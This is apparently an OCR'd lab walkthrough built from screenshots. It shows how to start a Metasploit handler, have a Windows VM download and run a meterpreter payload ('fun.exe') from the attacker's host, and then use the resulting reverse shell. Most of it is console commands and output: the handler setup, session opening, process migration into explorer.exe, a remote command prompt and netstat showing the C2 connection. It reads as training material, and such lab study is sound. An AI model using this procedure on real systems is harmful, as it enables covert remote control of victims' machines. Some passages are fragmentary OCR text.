


```
Module Commands
===============

    Command       Description
    -------       -----------
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    clearm        Clear the module stack
    favorite      Add module(s) to the list of favorite modules
    info          Displays information about one or more modules
    listm         List the module stack
    loadpath      Searches for and loads modules from a path
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    reload_all    Reloads all modules from all defined module paths
    search        Searches module names and descriptions
    show          Displays modules of a given type, or all modules
    use           Interact with a module by name or search term/index
```


Starting a Command-and-Control (C&C) Server

&

Running the Malware on the Target Machine



```
####       __     __     __         #######          __     __     __       ####
####    /  ‾‾ \ /  ‾‾ \ /  ‾‾ \      ###########     /  ‾‾ \ /  ‾‾ \ /  ‾‾ \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST ⇒ 0.0.0.0
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175686 bytes) to 192.168.1.20
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.20:49701) at 2023-01-04 20:17:02 -0500

meterpreter > █
```



Windows Server 2016 (2) - VMware Workstation 16 Player (Non-commercial use only)
Player
http://192.168.1.4/fun.exe
Internet Explorer Enhanced ...

Internet Explorer Enhanced Securi
enabled

Internet Explorer Enhanced Security Configuratio
server. This configures a number of security setti
Internet and intranet Web sites. The configuratio
server to Web sites that might pose a security ris
security settings in this configuration, see Effects
Security Configuration.

This enhanced level of security can prevent Web
Internet Explorer and restrict access to network r
Naming Convention (UNC) shares. If you want to
Internet Explorer functionality that has been disa
the inclusion lists in the Local intranet or Trusted
see Managing Internet Explorer Enhanced Securit

SmartScreen Filter - Internet Explorer

This program might harm your computer

Publisher: Unknown
Name: fun.exe


SmartScreen Filter reported that this program is not commonly downloaded and is not signed by its author.

If you received this program as an unexpected solicitation, link, or attachment, it might be an attempt to fool you. We recommend that you delete it.

```
782c:2012:377d:3f57:feeb
77d:3f57:feeb%11
```


fun.exe is not commonly downloaded and could harm your computer.

Using The Meterpreter Shell




```
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175686 bytes) to 192.168.1.20
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.20:49701) at 2023-01-04 20:17:02 -0500

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thr
                              ead
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current ses
                              sion
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the ses
                              sion
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
```

Migrating to a Different Process




```
meterpreter > ps

Process List
============

 PID   PPID  Name          Arch  Session  User                 Path
 ---   ----  ----          ----  -------  ----                 ----
 0     0     [System Pro
             cess]
 4     0     System        x64   0
 296   4     smss.exe      x64   0
 360   664   svchost.exe   x64   0        NT AUTHORITY\LOCAL   C:\Windows\System3
                                           SERVICE             2\svchost.exe

 404   396   csrss.exe     x64   0
 416   4396  fun.exe       x86   1        WIN-4DQT65M0KU0\Ad   C:\Users\Administr
                                          ministrator          ator\AppData\Local
                                                               \Microsoft\Windows
                                                               \INetCache\IE\RVB3
                                                               0NAF\fun.exe
 516   396   wininit.exe   x64   0
 532   508   csrss.exe     x64   1
 608   508   winlogon.ex   x64   1        NT AUTHORITY\SYSTE   C:\Windows\System3
             e                            M                    2\winlogon.exe
 664   516   services.ex   x64   0
             e
 672   516   lsass.exe     x64   0        NT AUTHORITY\SYSTE   C:\Windows\System3
                                          M                    2\lsass.exe
 768   664   svchost.exe   x64   0        NT AUTHORITY\SYSTE   C:\Windows\System3
                                          M                    2\svchost.exe
 788   664   svchost.exe   x64   0        NT AUTHORITY\SYSTE   C:\Windows\System3
```



```
meterpreter > migrate -N explorer.exe
[*] Migrating from 416 to 3532 ...
[*] Migration completed successfully.
meterpreter > 
```

Using shell: Gives you a Windows Command Prompt on the target




```
meterpreter > shell
Process 3672 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : home
   Link-local IPv6 Address . . . . . : fe80::594d:4bb6:a0f8:76cb%14
   IPv4 Address. . . . . . . . . . . : 192.168.1.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.home:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : home

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:2851:782c:2012:377d:3f57:feeb
   Link-local IPv6 Address . . . . . : fe80::2012:377d:3f57:feeb%11
   Default Gateway . . . . . . . . . : ::

C:\Windows\system32>
```

Viewing Network Connections

&

PID/Program Name Information

It was just a dash : -



```
exit
meterpreter > netstat

Connection list
===============

    Proto  Local address        Remote address       State        User  Inode  PID/Program name
    -----  -------------        --------------       -----        ----  -----  ----------------
    tcp    0.0.0.0:135          0.0.0.0:*            LISTEN       0     0      828/svchost.exe
    tcp    0.0.0.0:445          0.0.0.0:*            LISTEN       0     0      4/System
    tcp    0.0.0.0:5985         0.0.0.0:*            LISTEN       0     0      4/System
    tcp    0.0.0.0:47001        0.0.0.0:*            LISTEN       0     0      4/System
    tcp    0.0.0.0:49664        0.0.0.0:*            LISTEN       0     0      516/wininit.exe
    tcp    0.0.0.0:49665        0.0.0.0:*            LISTEN       0     0      952/svchost.exe
    tcp    0.0.0.0:49666        0.0.0.0:*            LISTEN       0     0      788/svchost.exe
    tcp    0.0.0.0:49667        0.0.0.0:*            LISTEN       0     0      1700/spoolsv.exe
    tcp    0.0.0.0:49668        0.0.0.0:*            LISTEN       0     0      664/services.exe
    tcp    0.0.0.0:49669        0.0.0.0:*            LISTEN       0     0      1604/svchost.exe
    tcp    0.0.0.0:49672        0.0.0.0:*            LISTEN       0     0      672/lsass.exe
    tcp    192.168.1.20:139     0.0.0.0:*            LISTEN       0     0      4/System
    tcp    192.168.1.20:49673   20.199.120.85:443    ESTABLISHED  0     0      3532/explorer.exe
    tcp    192.168.1.20:49677   20.199.120.151:443   ESTABLISHED  0     0      788/svchost.exe
    tcp    192.168.1.20:49701   192.168.1.4:4444     ESTABLISHED  0     0      -
    tcp6   :::135               :::*                 LISTEN       0     0      828/svchost.exe
```